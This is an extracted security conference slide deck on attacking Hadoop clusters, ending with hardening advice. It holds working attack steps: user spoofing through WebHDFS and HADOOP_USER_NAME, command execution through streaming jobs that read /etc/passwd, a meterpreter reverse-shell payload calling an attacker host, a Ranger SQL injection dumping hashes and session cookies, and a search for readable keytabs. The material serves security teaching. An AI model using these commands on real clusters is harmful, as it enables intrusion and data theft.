    © WAVESTONE 14 Hadoopsecurity model – Data protection – At-rest By default, no encryption is applied on data « in-transit » (flow) and « at-rest » (cold storage)… …but encryption is natively available and can be enabled after validating one prerequisite: Kerberos At-rest From Hadoop 2.6 the HDFS transparent encryption mechanism is available: / 1. An "encryption zone" has to be defined to encrypt data in a directory, protected by an "encryption zone key" (EZ key) / 2. Each file to be stored in that directory is encrypted with a "Data Encryption Key" (DEK) / 3. The DEK is encrypted by the EZ key…forming an "Encrypted Data Encryption Key" (EDEK) A user requests EDEK at NameNode, asks a Key Management Server (KMS) to decrypt it in order to have the DEK, to finally encrypt and upload it on the datalake http://blog.cloudera.com/blog/2015/01/new-in-cdh-5-3-transparent- encryption-in-hdfs/ The security boundary of that cryptosystem relies on ACLs on the KMS, to check if a user presenting an EDEK is allowed to access the encryption zone
  • 15.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster 1. Mapping the attack surface / 02 Taking a step back/ 03
  • 16.
    © WAVESTONE 16 Howto pwn an Hadoop cluster – Mapping the attack surface Commonly on the NameNode -- HDFS TCP / 8020: HDFS metadata $ hadoop fs -ls /tmp HTTP / 50070 (50470): HDFS NameNode WebUI $ HDFS WebUI explorer at /explorer.html $ Redirecting actual data access to DataNode on port 50075 HTTP / 50090: Secondary NameNode WebUI $ Fewer stuff than the primary on TCP / 50070 -- YARN / MapReduce v2 TCP / 8030-3: YARN job submission HTTP / 8088 (8090): YARN ResourceManager WebUI HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI -- old stuff : MapReduce v1 -- TCP / 8021: MapReduce v1 job submission HTTP / 50030: MapReduce v1 JobTracker Commonly on each DataNode -- HDFS TCP / 50010: HDFS data transfer $ hadoop fs -put <localfile> <remotedst> TCP / 50020: HDFS IPC internal metadata HTTP/ 50075 (50475): HDFS DataNode WebUI $ HDFS WebUI explorer at /browseDirectory.jsp -- YARN / MapReduce v2 HTTP / 8042 (8044): YARN NodeManager WebUI $ To track jobs -- old stuff : MapReduce v1 -- HTTP / 50060: MapReduce v1 TaskTracker * Ports in parentheses are serving content over SSL/TLS Interesting third-party module services HTTP / 14000: HTTPFS WebHDFS HTTP / 7180 (7183): Cloudera Manager HTTP / 8080: Apache Ambari HTTP / 6080: Apache Ranger HTTP / 8888: Cloudera HUE HTTP / 11000: Oozie Web Console
  • 17.
    © WAVESTONE 17 Howto pwn an Hadoop cluster – Mapping the attack surface NameNode HTTP / 50070 (50470): HDFS NameNode WebUI DataNode HTTP/ 50075 (50475): HDFS DataNode WebUI
  • 18.
    © WAVESTONE 18 Howto pwn an Hadoop cluster – Mapping the attack surface NameNode HTTP / 8088 (8090): YARN ResourceManager WebUI Datanode HTTP / 8042 (8044): YARN NodeManager WebUI
  • 19.
    © WAVESTONE 19 Howto pwn an Hadoop cluster – Mapping the attack surface NameNode HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI NameNode HTTP / 50030: MapReduce v1 JobTracker DataNode HTTP / 50060: MapReduce v1 TaskTracker
  • 20.
    © WAVESTONE 20 Howto pwn an Hadoop cluster – Mapping the attack surface Nmap used to have some limited fingerprinting scripts until a recent commit (early march 2017) added some probes for the "http-enum" script, now detecting these components $ nmap -sV --script=http-enum -p- 192.168.11.150 PORT STATE SERVICE 6080/tcp open http | http-enum: |_ /login.jsp: Apache Ranger WebUI 8042/tcp open http | http-enum: |_ /node: Hadoop YARN Node Manager version 2.7.1.2.4.0.0-169, Hadoop version 2.7.1.2.4.0.0-169 8080/tcp open http | http-enum: |_ /: Apache Ambari WebUI 8088/tcp open http | http-enum: |_ /cluster/cluster: Hadoop YARN Resource Manager version 2.7.1.2.4.0.0-169, state "started", Hadoop version 2.7.1.2.4.0.0-169 19888/tcp open http | http-enum: |_ /jobhistory: Hadoop MapReduce JobHistory WebUI / Apache Ambari / Apache Oozie / Apache Ranger / Cloudera HUE / Cloudera Manager / Hadoop MapReduce v2 / Hadoop YARN Node Manager and Resource Manager Other NSE scripts do give some information about HBase (hbase-{master,region}-info.nse) and Flume (flume-master-info.nse)
  • 21.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster 2. Surfing the datalake / 02 Taking a step back/ 03
  • 22.
    © WAVESTONE 22 Howto pwn an Hadoop cluster – Surfing the datalake What does a Big Data attacker want ? DATA ! How would he like to access it ? THROUGH A BROWSER ! WebHDFS WebHDFS offers REST API to access data on the HDFS datalake Where can I see some WebHDFS services ? / On the native HDFS DataNode WebUI: port 50075 / On the HTTPFS module: port 14000 Ok and now what if the cluster only enforces "simple" authentication ? You can access any stored data by using the "user.name" parameter.  That’s not a bug, that’s an authentication feature One protocol to rule them all…
  • 23.
    © WAVESTONE 23 Howto pwn an Hadoop cluster – Surfing the datalake Demo time Being able to have an complete listing of the datalake resources is crucial to attackers, in order to harvest interesting data So we developed a tool, HDFSBrowser, doing that job through multiple methods and that can produce a convenient CSV output
  • 24.
    © WAVESTONE 24 Howto pwn an Hadoop cluster – Surfing the datalake What does a Big Data attacker want ? DATA ! How would he like to access it ? With the Hadoop client CLI ! How can I specify an arbitrary desired username through CLI ? $ export HADOOP_USER_NAME=<your desired user>
  • 25.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster 3. RCEing on nodes / 02 Taking a step back/ 03
  • 26.
    © WAVESTONE 26 Howto pwn an Hadoop cluster – RCEing on nodes Remember, Hadoop is a framework for distributed processing…it basically distributes task to execute With simple authentication and without proper network filtering of exposed services, one can freely execute commands on cluster nodes with MapReduce jobs What if I don’t want to go through the hassle of writing proper MapReduce Java code ? "Hadoop streaming is a utility that comes with the Hadoop distribution. The utility allows you to create and run MapReduce jobs with any executable or script as the mapper and/or the reducer" 1. $ hadoop jar <path_to_hadoop_streaming.jar> -input /non_empty_file_on_HDFS -output /output_directory_on_HDFS -mapper "/bin/cat /etc/passwd" -reducer NONE 2. $ hadoop fs –ls /output_directory_on_HDFS 3. $ hadoop fs –cat /output_directory_on_HDFS/part-00000 root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin This launches a MapReduce job This checks for the job result This retrieves the job result
  • 27.
    © WAVESTONE 27 Howto pwn an Hadoop cluster – RCEing on nodes Being able to execute bulk commands across the cluster is crucial to attackers, in order to harvest interesting data and pivot into the infrastructure Apart from executing single commands, using a meterpreter is possible and will offer session handling and pivoting easiness 1. $ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.38.1 -f elf -o msf.payload 2. msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/reverse_tcp ; exploit 3. $ hadoop jar <path_to_hadoop_streaming.jar> -input /non_empty_file_on_HDFS -output /output_directory_on_HDFS -mapper "./msf.payload" -reducer NONE -file msf.payload -background This uploads a local file to HDFS This starts the job without waiting for its completion
  • 28.
    © WAVESTONE 28 Howto pwn an Hadoop cluster – RCEing on nodes
  • 29.
    © WAVESTONE 29 Howto pwn an Hadoop cluster – RCEing on nodes Limitations Due to the distributed nature of a MapReduce job, it is not possible to specify on which node you want to execute your payload Prerequisites This methods requires a working and complete cluster configuration on client-side (attacker side), there are several methods to grab the target cluster configuration Request "/conf" on most of native WebUI: / HDFS WebUI / JobHistory / ResourceManager / … Exploit vulnerabilities on third-party administration Web interfaces: / Unauthenticated configuration download on Cloudera Manager http://<cloudera_mgr_IP>:7180/cmf/services/<service_id_to_iterate> /client-config A B
  • 30.
    © WAVESTONE 30 Howto pwn an Hadoop cluster – RCEing on nodes Limitations Due to the distributed nature of a MapReduce job, it is not possible to specify on which node you want to execute your payload Prerequisites We developed a simple script "HadoopSnooper" to retrieve a minimum configuration for interacting with a remote Hadoop cluster
  • 31.
    © WAVESTONE 31 Howto pwn an Hadoop cluster – RCEing on nodes "Ok cool but come on, who exposes such services anyway ?"
  • 32.
    © WAVESTONE 32 Howto pwn an Hadoop cluster – RCEing on nodes "Ok cool but come on, who’s interested in attacking Hadoop stuff ?"
  • 33.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster 4. Exploiting 3rd party modules / 02 Taking a step back/ 03
  • 34.
    © WAVESTONE 34 Howto pwn an Hadoop cluster – Exploiting 3rd party modules AAA module - Apache Ranger =< 0.5.2 Authenticated SQL injection (CVE-2016-2174) GET http://<apache_ranger_IP>:6080/service/plugins/policies/eventTime?eventTime=' or '1'='1&policyId=1 2 interesting post-exploit operations / Dump user credentials…but passwords are hashed in MD5 (SHA512 in newer versions) > select last_name, first_name, email, login_id, password, user_role from x_portal_user, x_portal_user_role where x_portal_user.id = x_portal_user_role.user_id limit 3 : [*] , Admin, , admin, ceb4f32325eda6142bd65215f4c0f371, ROLE_SYS_ADMIN [*] , rangerusersync, 1457692398755_962_66, ambari-qa, 70b8374d3dfe0325aaa5002a688c7e3b, ROLE_SYS_ADMIN [*] , keyadmin, 1457692592328_160_91, amb_ranger_admin, a05f34d2dce2b4688fa82e82a89ba958,ROLE_KEY_ADMIN / or better…dump user session cookies and reuse them ! > select auth_time, login_id, ext_sess_id from x_auth_sess where auth_status = 1 or (login_id like '%admin%' and auth_status = 1) order by auth_time desc limit 3 : [*] 2016-05-08 13:30:11, admin, DEC6C0A899BB2E8793ABA9077311D8E6 [*] 2016-05-08 13:04:15, stduser, CD4142620CB7ED4186274D53B8E0D59E [*] 2016-05-08 13:01:26, rangerusersync, D84D98B58FC0F9554A4CABF3E205A5E8N
  • 35.
    © WAVESTONE 35 Howto pwn an Hadoop cluster – Exploiting 3rd party modules Data visualisation module - Cloudera HUE =< `/usr/bin/date` Most of the time, an edge node is deployed for datascientists and accessed through SSH to be able to interact with the Hadoop cluster. Most of the time, the data visualisation Web application Cloudera HUE is deployed on the edge node. 1. The hue.ini configuration file is by default accessible to anyone with the other permission set to read Several account credentials can be found in that configuration file such as : / The HUE database credentials / Various service account credentials (LDAP, SMTP, Kerberos etc.) Under these conditions, a neat attack scenario taking advantages of two <still unfixed> Cloudera HUE vulnerabilities can be followed and lead to HUE user session cookie stealing, hence allowing spoofing a user across the entire cluster launching arbitary jobs and browsing the datalake 1
  • 36.
    © WAVESTONE 36 Howto pwn an Hadoop cluster – Exploiting 3rd party modules Data visualisation module - Cloudera HUE =< `/usr/bin/date` 1. Hue user session cookies are stored in the database / It seems to be a default setting on Python Django databases… Cookies are stored in the django_session table: / session_key is the cookie / session_data holds the user id with some other information encoded in base64 2 Mitigation : unset the read for other permission on the hue.ini (at your own risk!)… …and do not deploy Cloudera Hue on an edge node or on a node accessible by non- database admins Neither Cloudera officially answered on these vulnerabilities… nor fixed them
  • 37.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster 5. Exploiting keytabs misuse / 02 Taking a step back/ 03
  • 38.
    © WAVESTONE 38 Howto pwn an Hadoop cluster – Exploiting keytabs misuse Last but not least, our most 1337 attack to get some illegitimate access is… In real life, it gives you that kind of results, mostly in /home/ directories (local and HDFS) Mitigation : prevent potential permission misuse from users by not making them UNIX owner of their "home" directory, and use POSIX ACL (setfacl) to grant them read/write/execute… …and tell people a Kerberos keytab is *like* a password file. No read for other! $ find / -iname "*.keytab" -perm -o+r 2> /dev/null
  • 39.
    © WAVESTONE 39 Howto pwn an Hadoop cluster So you also want to start hunting for vulnerabilities ? Use a pre-packaged Hadoop environment in a single virtual machine Cloudera Hortonworks MapR Cloudera Quickstart HDP Sandbox MapR Sandbox All of our presented tools and resources are published on https://github.com/wavestone-cdt/hadoop-attack-library
  • 40.
    Hadoop and itssecurity model/ 01 How to pwn an Hadoop cluster/ 02 Taking a step back/ 03
  • 41.
    © WAVESTONE 41 Takinga step back – Security maturity of the Big Data ecosystem A technology not built upon security / A lot of insecurity by default: › "Simple authentication" › No encryption A fragmented ecosystem / Security solutions availability may depends of distribution An immaturity in secure development / A lot of classic vulnerabilities….even for security modules A complex operational security / Fast pace of module versions…but low frequency of patch release from distributors › HDP 2.4 (march 2016) shipping Apache Ranger 0.5.0 (june 2015) / Users do misuse Kerberos keytabs and grant them read for other permissions
  • 42.
    © WAVESTONE 42 Takinga step back – Wise recommendations Kerberize your cluster Reduce service exposition Don’t give free shells Harden components & try to keep up to date with technologies Don’t deploy applications on Edge nodes Prevent & detect permissions misuse on Kerberos keytabs
  • 43.